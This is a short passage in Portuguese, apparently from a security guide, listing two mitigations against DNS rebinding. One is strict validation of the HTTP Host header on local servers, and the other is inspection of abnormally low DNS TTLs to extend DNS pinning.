- 2. Monitorização Ativa de Cabeçalhos HTTP Host:** Configurar os servidores locais para validar estritamente o cabeçalho `Host` das requisições HTTP recebidas, rejeitando pacotes onde o `Host` indicado não corresponda explicitamente a `localhost` ou `127.0.0.1`.
- 3. Controlo de TTL e DNS Inspection:** Implementar firewalls e resolvers DNS corporativos capazes de inspecionar respostas externas com tempos de vida (TTL) anormalmente baixos ou nulos, aplicando políticas de filtragem ou injetando TTLs mínimos regulamentados na rede para estender o tempo do *DNS Pinning* nativo dos sistemas.